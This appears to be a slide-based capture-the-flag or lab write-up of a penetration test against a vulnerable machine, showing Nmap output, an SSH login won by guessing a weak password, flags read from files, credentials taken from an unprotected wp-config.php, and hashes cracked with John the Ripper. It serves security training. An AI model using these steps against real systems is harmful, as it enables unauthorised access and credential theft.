
Exploitation: Exposed ports (CWE-200) and weak passwords (CWE-521)

- We used Nmap to identify what ports and services were available on the target. Noticing **port 22 exposed**, we knew that we would be able to attempt to ssh into the account.
- On our first attempt to ssh into the account, we decided to try and guess **the password for the michael account.** It was so weak that we got it correct on our first guess. https://www.security.org/how-secure-is-my-password/ indicates that the password could be cracked instantly using brute force.
- Through this exploit, we were able to achieve a user shell, which subsequently resulted in obtaining flags #1 (duplicate of flag found in page source of website) and #2.


Exploitation: Exposed ports and weak passwords - CONTINUED




```
Nmap scan report for 192.168.1.110
Host is up (0.00049s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```
michael@target1:/var/www/html$ cat service.html | grep flag
                                   <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www/html$
```



```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon May 23 19:11:45 2022 from 192.168.1.90
michael@target1:~$
```




```
michael@target1:/$ cd /var/www
michael@target1:/var/www$ ls -al
total 20
drwxrwxrwx  3 root     root     4096 Aug 13  2018 .
drwxr-xr-x 12 root     root     4096 Aug 13  2018 ..
-rw-------  1 www-data www-data    3 Aug 13  2018 .bash_history
-rw-r--r--  1 root     root       40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root     root     4096 Aug 13  2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```


Exploitation: Unprotected wp-config.php file (CWE-284)

- Steps to prevent unauthorised access to the wp-config.php file weren’t taken on the target, subsequently, we were able to read the file despite not being the file owner.
- From this, we obtained the username and password to access the MySQL database.
- Whilst investigating the SQL database, we discovered flags 3 and 4.
- We were then able to copy the password hashes from the database and attempted to crack them using John The Ripper which resulted in us getting the password for the steven account.


Exploitation: Unprotected wp-config.php file - (continued)



